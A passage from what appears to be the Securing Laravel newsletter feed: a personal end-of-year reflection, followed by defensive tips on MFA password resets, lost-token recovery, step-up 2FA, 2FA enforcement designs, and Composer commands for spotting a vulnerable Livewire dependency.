Combine these with the lack of growth of subscriber numbers, and it has overall been a hard year with Securing Laravel, but I think all of that is more a symptom than anything.
Behind all of this is fact that I've had a couple of brutal years personally. I won't go into details, but it basically ticks all the boxes: physical health issues, mental health issues, stress, burnout, kids having trouble with school, neurospicy kids, deaths in the family, significant family changes, financial stress, my own neurospicy suffering under stress, etc... in short: it's been brutal.
Ultimately, it all comes down to me not having the time or mental space to properly promote and market my things, and thus the growth isn't there. Not much I can do about it until I deal with the personal stuff that is going on. I am working on that stuff, but it's going to take time.
Looking Ahead
Good question? 🤔
I will continue to write my weekly Security Tips and monthly In Depth articles, but beyond that, I'm not sure.
I think I will retire the Sponsorships, it's not working as-is, and it never felt quite right anyway. So that will most likely disable from the site very soon. I'll leave it up in case someone sees this and realises it's perfect for their business, but that's probably just wishful thinking on my part!
I talked about adding a Community Links section to the Tips last year, and I've still got that idea bouncing around. Likewise, I am considering adding a "Recent PHP Vulnerabilities" list, so you can be kept aware of any vulnerabilities in packages you might be using.
I would like to take a more active role in reviewing and making PRs for the core Laravel framework and tooling. Such as I did with the 2FA PR that was unceremoniously closed. 😒 I am concerned with the speed at which Laravel is moving and the lack of security focus... although all of this requires more time, of which I am currently lacking.
Also, as I said above, I need to spend some time organising articles and providing a few learning paths for new subscribers. There is a lot of content there now, so it's hard to know where to start - especially if you're new to Laravel. There is a lot of potential here, I just need to take advantage of it.
I think that's about it.
Sorry that wasn't a more positive or encouraging post. I wasn't sure if I should even sent this out, but I feel it's important to reflect on these things honestly, and there'd be no point if I sugar coated everything.
Before we finish up, I want to once again thank all of you. If you've made it this far, you obviously care a lot about Securing Laravel and/or my security work. So thank you so much for being there and supporting my work. It means the world to me that over 4,000 people subscribe to my emails and like my work. Thank you so much for being a part of that. 🥰
As I've done in previous years, can I please ask you to do two things:
- Leave a comment or send me an email, answering:
- What you love about Securing Laravel.
- What you think can be improved about Securing Laravel.
- Please share a recent article with at least one person.
Maybe forward an email to a colleague with a useful security tip that might be relevant to them, or post it up on your social media of choice?
Thank you,
Stephen
]]>
So far in our series on MFA, we've covered Setting up 2FA, using 2FA for more than just logins, and Account Recovery for forgotten MFA, but there is one rather large piece that I forgot to cover left until now... Resetting Forgotten Passwords when MFA is enabled!
The scenario is a simple one: The user has MFA enabled on their account, and still has access to their TOTP app, but they've forgotten their password!
There are two ways you could go about solving this:
- Let the user reset their password through the standard email verification flow. Once they change their password, do not log them in automatically, instead require them to complete a full login, and verify their MFA. (Don't forget to revoke all remember tokens too!)
- The worst case here is that an attacker can hijack the user's email account and change their password, but they cannot breach the account as they don't have the MFA token.
- Require MFA verification during the password reset workflow, in addition to email verification. Only allow the password change when the user has been fully authenticated.
Either option works, so pick the one that works best for you.
Important Note: When the user has multiple authentication factors, do not allow a single factor to disable or bypass the user's other authentication factors.
I.e. Don't allow OTPs to reset passwords without also verifying their email address too, and conversely don't reset OTPs with just an email verification bounce.
Oh, and don't bother with Security Questions. They are either easily guessable/phish-able (i.e. first pet, mothers maiden name, etc), or something you need to remember - like Recovery Codes - that you'll forget in a week.
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip or recurring Sponsorship! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>Following on from our MFA theme, let's talk about recovering lost MFA tokens. Or more specifically, allowing a user who has lost access to an MFA token to recover access to their account.
This is one of the biggest hurdles when it comes to TOTP (Time-based One Time Passcode) specifically, especially in the early days when your TOTP token was configured on your phone and did not sync across devices. If you lost your phone, you could no longer access your account!
This is where recovery codes come in - you're supposed to print them out and store them securely somewhere, so if you lose your phone, you can still recover your account using a recovery code. Being a physical object you're supposed to store in a safe, recovery codes are supposed to be very hard to steal...
However, can we all honestly say that we actually do that? Because I don't! I store my recover codes in 1Password, alongside my TOTP. If I ever lost access to that account, I would lose access to my entire digital life. (Now that I type those words... I might need to make some changes...)
Many years ago, at a company I used to work at, my boss lost his phone one day. He used Google Authenticator, and back then it wasn't synced between devices, so he lost access to all of his TOTP tokens. He also hadn't bothered to save his recovery codes. He was completely locked out of our company GitHub account - and as far as I am aware, the company is still locked out.
It's not uncommon for companies to have a "no account recovery" policy when TOTP/MFA tokens are lost. If you cannot present valid authentication, the company has no way to properly verify you, and will simply refuse to let you access your account. It sucks for users, but from a security point of view, it makes a lot of sense.
As developers, and folks running apps, we can either adopt this policy and reject users who lose their MFA tokens, or we can either try to handle Manual Recovery or implement some form of Automatic Recovery process.
Manual Recovery
The user needs to contact your support team, and request account recovery to disable MFA. From this point, you'll need to find some way to verify the user should have access to the account.
Here are a few common ways you could do this:
- Ask the user to billing details match those on the account.
Many places have a "whoever pays the bills owns the account" policy. - Request government identification documents that match the account name, or business name.
- If you handle financial transactions, the user could provide screenshots of transactions to prove access to matching bank accounts.
- Send notifications to all contact methods to advise recovery is in process - and provide an easy way to cancel recovery.
- Enforce a cooldown period before recovery is actioned, such as 3 days.
- Adding DNS records to linked domain names.
- Confirming private keys if public keys are stored in the app - such as for SSH.
- Confirming API keys.
I would advise against simply relying on email address access - if an attacker can spoof or access the user's emails, they can abuse that to bypass MFA in your app. In fact, any single one of these methods could be hijacked in a targeted attack, so I would recommend implementing multiple and making the recovery process take time to complete - with multiple staff needing to sign off.
In other words - it's a lot of work, but given it is the security of the user's account that we're talking about, it shouldn't be easy.
Automatic Recovery
Don't do it.
Ok, in fairness, there are ways you could automate the process. A number of the methods I listed above could be handled automatically, especially things like checking API tokens and SSH keys. However, you need to consider what would happen if an attacker gains access to these things too.
My recommendation here is to implement account recovery in a two-step process:
- Prompt the user to confirm their identity using 2 or more methods from a list of options that can be automatically checked.
- When the user submits those details, also record their IP address, time zone, local time, browser fingerprint, cookies, etc - i.e. as much metadata about the request as possible, to help identify potentially malicious requests.
- Present all the information to a staff member to review and approve, send notifications to the user, and then wait 3 days before recovering the account.
There are still manual aspects, but all the information collection will be automatic, so your staff members just need to review it.
Or, just don't allow account recovery on lost MFA. 🤷
Want to see your brand here?
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip or recurring Sponsorship! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>Last time we took an In Depth look at Setting Up Two-Factor Authentication, and today I wanted to remind you that MFA isn't just for your login flow! If you haven't yet read that article, do check it out. I'm incredibly proud of how much we covered!
Any time you want to authenticate that a legitimate user is performing a specific action, you can use one of your authentication factors. If you have multiple factors in your login flow, that gives you multiple options to use within the application too - not just your password!
Consider the humble Change Password form:

Right at the top, we're asked to confirm our Current Password. This is to check that we are the user of this account, and is designed to prevent an attacker from setting their own password during attacks like session hijacks or forgotten logouts on shared computers.
We're all so accustomed to this pattern that we don't even think twice. Laravel even provides a Password Confirmation option, in the form of the password.confirm middleware. This gives us a trivial way to protect specific routes with an additional password confirmation challenge.
We could stop here, but this pattern could very easily be implemented for any of your other authentication factors too!
Consider the confirmation we implemented when disabling 2FA in our 2FA implementation:

In order to disable 2FA, the user must first confirm that they have access to the existing 2FA token! This is done for the same reason you require the current password during a password change.
But why stop there?
You could ask the user to confirm their 2FA Token before all sorts of sensitive operations, such as:
- Viewing and/or changing billing details
- Changing account email address
- Accessing admin tools
- Accessing tenant configuration
- User impersonation
- Viewing PII or PHI
- and many more...
Account passwords are easy to compromise, so why are you relying on them to verify users within your app? If your users log in with a 2FA Token, then they should be able to prove it before performing other sensitive activities too.
So don't just treat your 2FA as something that only happens during the login process, keep using it as a form of authentication!
Want to see your brand here?
If you found this security tip useful? 👍
Subscribe now to get weekly Security Tips straight to your inbox, filled with practical, actionable advice to help you build safer apps.
Want to learn more? 🤓
Upgrade to a Premium Subscription for exclusive monthly In Depth articles, or support my work with a one-off tip or recurring Sponsorship! Your support directly funds my security work in the Laravel community. 🥰
Need a second set of eyes on your code?
Book in a Laravel Security Audit and Penetration Test today! I also offer budget-friendly Security Reviews too.
Finally, connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>Now that we've reviewed the new Starter Kits (pt1, pt2), and complained about the lack of Multi-Factor Authentication (MFA) a few times, it's time to finally fulfil one of the most common requests for these In Depth articles... today we're adding 2FA (Two-Factor Authentication) to a Laravel app!
We're going to take a Laravel app that uses a standard Blade-based authentication system, and update it to include TOTP (Time-based One-Time Passcode) as a second authentication factor. Along the way, we'll discuss SMS and Email OTPs, Magic Links, the different ways MFA can be enforced, and - if we get time - Passkeys!
If you're ready for this, let's go!
Enforcing 2FA
The first thing we need to decide is how 2FA will be enforced in our app, as it dictates what changes we need to make and where it sits in the flow.
There are three main ways I've come across for how to implement a TOTP challenge as part of 2FA:
- Two-step login process
- One-step login process
- Enforce via Middleware
Let's look at them in detail, and pick the best one for our app:
Two-step Login Process
This is the most obvious 2FA flow you'll encounter, although it is also the most complicated to implement. The first step is to verify the user credentials as per normal, and upon success redirect the user to the 2FA challenge. If the 2FA challenge is successful, complete the login process by starting the authenticated session and letting the user into the app.
Pros
- Authenticated session created only after 2FA successful.
- User feedback on failed credentials before 2FA, gives nicer user experience.
- 2FA challenge can support most method, since it's independent of user credentials.
Cons
- Can't be "dropped in" to existing app, requires custom authentication flow.
- Complexity around verifying user credentials, remembering user, without actually initiating full session.
- The complexities of setting up this flow definitely discourage some developers from adding 2FA to their apps.
One-step Login Process
Rather than verifying users and then hitting the 2FA challenge, this process collects the user's credentials and their 2FA token and verifies them in the same request. Some apps have this all on the one screen, while others will visually present them as 2 screens on the frontend, while making a single request to the server to verify. The app verifies credentials + 2FA, and either throws an error or starts the authenticated session on success.
Pros
- Simpler authentication flow - no need to verify user credentials and persist until 2FA challenge is completed.
- Authenticated session created only after 2FA successful.
Cons
- User feedback on failed credentials (i.e. password) only after 2FA, which gives a bad user experience.
- Potentially requires storing raw password between requests, which risks exposure of password.
- Can't be "dropped in" to existing app, requires custom authentication flow.
- Not really compatible with non-instant 2FA (i.e. SMS or Email token could force refresh, losing entered credentials).
Enforce via Middleware
The simplest option is to introduce a new piece of middleware for all authenticated sessions. After the user is authenticated using credentials and the authenticated session is initiated, the middleware is triggered and checks if the user has verified their 2FA. If the user has not verified 2FA, it redirects to the 2FA challenge route, if they have then it just lets the request pass through.
Pros
- Simple to implement - no need to modify the existing authentication system!
- Supports all form of 2FA.
- Can be easily used to confirm 2FA for sensitive steps, or on a timeout.
- User feedback on failed credentials before 2FA, gives nicer user experience.
Cons
- Attacker gains access to authentication session.
- Authenticated routes missing 2FA middleware are exposed*.
- APIs and third-party tooling (Horizon, Nova, etc) can be exposed if they don't include the 2FA Middleware
- Separates Authentication from 2FA, potentially removing it from logging and monitoring and extra security protections.
/profile) were not covered by the 2FA middleware. This included the 2FA page... All I had to do was visit /profile/2fa in my browser, click the Disable 2FA button, and I had full access to the user's account!Picking An Option
When it comes to implementing 2FA, it may be tempted to reach for the easy option, such as Enforcing via Middleware. To be honest, if you look at the list of Cons for that option, you'll notice they basically all boil down to one: "Attacker gains access to authentication session". But this is a huge issue. If an attacker can gain authenticated access, there is the potential for so much damage to occur. So this option is out.
The One-step Login Process on the other hand, suffers from two rather significant issues: First, you need to store the user's raw password somewhere! This is a terrible idea - the less time you have a raw password being processed in code, the better. There is too much risk of it being included in a log file or traceroute somewhere on the server, or a malicious plugin/app on the user's device finding it. Secondly, the user experience is rubbish. Users will assume their password worked, hit the 2FA, and then be rejected due to invalid password*. You need to tell them about the failed credentials when they enter them.
Which leaves us with the Two-step Login Process! Implementing it as part of the authentication system is the most secure way to include 2FA - the user is properly verified via the first factor (credentials) and then their second (TOTP), before they get an authenticated session.
But unfortunately, it is more work and can't simply be dropped in... 😔
First Steps
Now that we know where in our code the 2FA is going, we need something to power it - but we're definitely not going to build our own!
]]>By now, most of you will have seen the Security Notice I sent out last Friday about the Livewire v3 Remote Code Execution Vulnerability. There is something significant that I overlooked when writing that notice: livewire/livewire may not appear in your composer.json and instead be a dependency of one of your dependencies! Laravel Pulse and Filament come to mind as popular packages that use Livewire.
If this is the case, you may have checked your composer.json, not seen livewire/livewire and not updated. If this is the case, then I apologise profusely!
So to ease my guilt and ensure you've applied any security updates that need applying, we're going to review different methods you can use to use to identify which packages you have installed and why!
composer audit
$ composer audit
Found 1 security vulnerability advisory affecting 1 package:
+-------------------+---------------------------------------
| Package           | livewire/livewire
| Severity          | critical
| CVE               | CVE-2025-54068
| Title             | Livewire is vulnerable to remote command execution during component property
|                   | update hydration
| URL               | https://github.com/advisories/GHSA-29cq-5w36-x7w3
| Affected versions | >=3.0.0-beta.1,<3.6.4
| Reported at       | 2025-07-17T20:26:45+00:00
+-------------------+---------------------------------------
composer audit
This is the best place to start, and I could probably just end this tip here (but I won't). Composer will check for known vulnerabilities in all of your installed packages, and tell you all the details.
Seriously, run this first. Daily. Hourly. Every time you touch your computer... ok, maybe that's a bit excessive. Maybe stick with daily via CI? (Check the command's different output options to make a CI friendly version.)
composer why <package>
$ composer why livewire/livewire
laravel/pulse v1.4.3 requires livewire/livewire (^3.6.4)
composer why livewire/livewire
This beautifully named command, composer why, will tell you why a package was installed. As we can see above, livewire/livewire is there because laravel/pulse needs it.
Note that nested packages won't provide their full tree by default - so you may not see the root package from composer.json listed. In this case, add on the --tree or --recursive option:
$ composer why pestphp/pest-plugin-arch --tree
pestphp/pest-plugin-arch v3.1.1 The Arch plugin for Pest PHP.
└──pestphp/pest v3.8.2 (requires pestphp/pest-plugin-arch ^3.1.0)
   ├──laravel/laravel (requires (for development) pestphp/pest ^3.8)
   ├──pestphp/pest-plugin v3.0.0 (conflicts pestphp/pest <3.0.0) (circular dependency aborted here)
   └──pestphp/pest-plugin-laravel v3.2.0 (requires pestphp/pest ^3.8.2)
      └──laravel/laravel (requires (for development) pestphp/pest-plugin-laravel ^3.2)
$ composer why pestphp/pest-plugin-arch --tree
Armed with this, you should know exactly why a specific package was installed.
composer show
$ composer show
brianium/paratest                   7.8.3   Parallel testing for PHP
brick/math                          0.13.1  Arbitrary-precision arithmetic library
carbonphp/carbon-doctrine-types     3.2.0   Types to use Carbon in Doctrine
dflydev/dot-access-data             3.0.3   Given a deep data structure, access data by dot notation.
...
laravel/framework                   12.20.0 The Laravel Framework.
laravel/pail                        1.2.3   Easily delve into your Laravel application's log files directly from the command line.
laravel/pint                        1.24.0  An opinionated code formatter for PHP.
laravel/prompts                     0.3.6   Add beautiful and user-friendly forms to your command-line applications.
laravel/pulse                       1.4.3   Laravel Pulse is a real-time application performance monitoring tool and dashboard for yo...
laravel/sail                        1.43.1  Docker files for running a basic Laravel application.
...
league/uri-interfaces               7.5.0   Common interfaces and classes for URI representation and interaction
livewire/livewire                   3.6.3   A front-end framework for Laravel.
mockery/mockery                     1.6.12  Mockery is a simple yet flexible PHP mock object framework
...
composer show (truncated, as it was 128 lines in this app...)
This will list all installed packages, the current version, and the description. It can be incredibly noisy however, so you can reduce the output down a bit:
composer show <wildcard search>
$ composer show laravel/*
laravel/framework            12.20.0 The Laravel Framework.
laravel/pail                 1.2.3   Easily delve into your Laravel application's log files directly from the command line.
laravel/pint                 1.24.0  An opinionated code formatter for PHP.
laravel/prompts              0.3.6   Add beautiful and user-friendly forms to your command-line applications.
laravel/pulse                1.4.3   Laravel Pulse is a real-time application performance monitoring tool and dashboard for your Lara...
laravel/sail                 1.43.1  Docker files for running a basic Laravel application.
laravel/serializable-closure 2.0.4   Laravel Serializable Closure provides an easy and secure way to serialize closures in PHP.
laravel/tinker               2.10.1  Powerful REPL for the Laravel framework.
composer show laravel/* (not truncated)
Using a wildcard search like laravel/* or *wire will return a list of the patching packages. Very helpful when you're checking packages by a specific vendor.
composer show <package>
$ composer show livewire/livewire
name     : livewire/livewire
descrip. : A front-end framework for Laravel.
keywords :
versions : * v3.6.4
released : 2025-07-17, this week
type     : library
license  : MIT License (MIT) (OSI approved) https://spdx.org/licenses/MIT.html#licenseText
homepage :
source   : [git] https://github.com/livewire/livewire.git ef04be759da41b14d2d129e670533180a44987dc
dist     : [zip] https://api.github.com/repos/livewire/livewire/zipball/ef04be759da41b14d2d129e670533180a44987dc ef04be759da41b14d2d129e670533180a44987dc
path     : /home/valorin/dev/securinglaravel/vendor/livewire/livewire
names    : livewire/livewire

support
issues : https://github.com/livewire/livewire/issues
source : https://github.com/livewire/livewire/tree/v3.6.4

autoload
files
psr-4
Livewire\ => src/

requires
illuminate/database ^10.0|^11.0|^12.0
illuminate/routing ^10.0|^11.0|^12.0
illuminate/support ^10.0|^11.0|^12.0
illuminate/validation ^10.0|^11.0|^12.0
laravel/prompts ^0.1.24|^0.2|^0.3
league/mime-type-detection ^1.9
php ^8.1
symfony/console ^6.0|^7.0
symfony/http-kernel ^6.2|^7.0

requires (dev)
calebporzio/sushi ^2.1
laravel/framework ^10.15.0|^11.0|^12.0
mockery/mockery ^1.3.1
orchestra/testbench ^8.21.0|^9.0|^10.0
orchestra/testbench-dusk ^8.24|^9.1|^10.0
phpunit/phpunit ^10.4|^11.5
psy/psysh ^0.11.22|^0.12
composer show livewire/livewire
Passing the specific package will return all the details about the package, which is useful to check on it's dependencies, autoloads, etc.
Summary
These are just a couple of methods for checking if a package is installed, how it got there, and what version you've got. I'm sure there are more, but this should give you a very good starting point!
Want to see your brand here?
If you found this security tip useful, subscribe to get weekly Security Tips straight to your inbox. Upgrade to a premium subscription for exclusive monthly In Depth articles, or drop a coin in the tip jar to show your support.
When was the last time you had a penetration test? Book a Laravel Security Audit and Penetration Test, or a budget-friendly Security Review!
You can also connect with me on Bluesky, or other socials, and check out Practical Laravel Security, my interactive course designed to boost your Laravel security skills.
]]>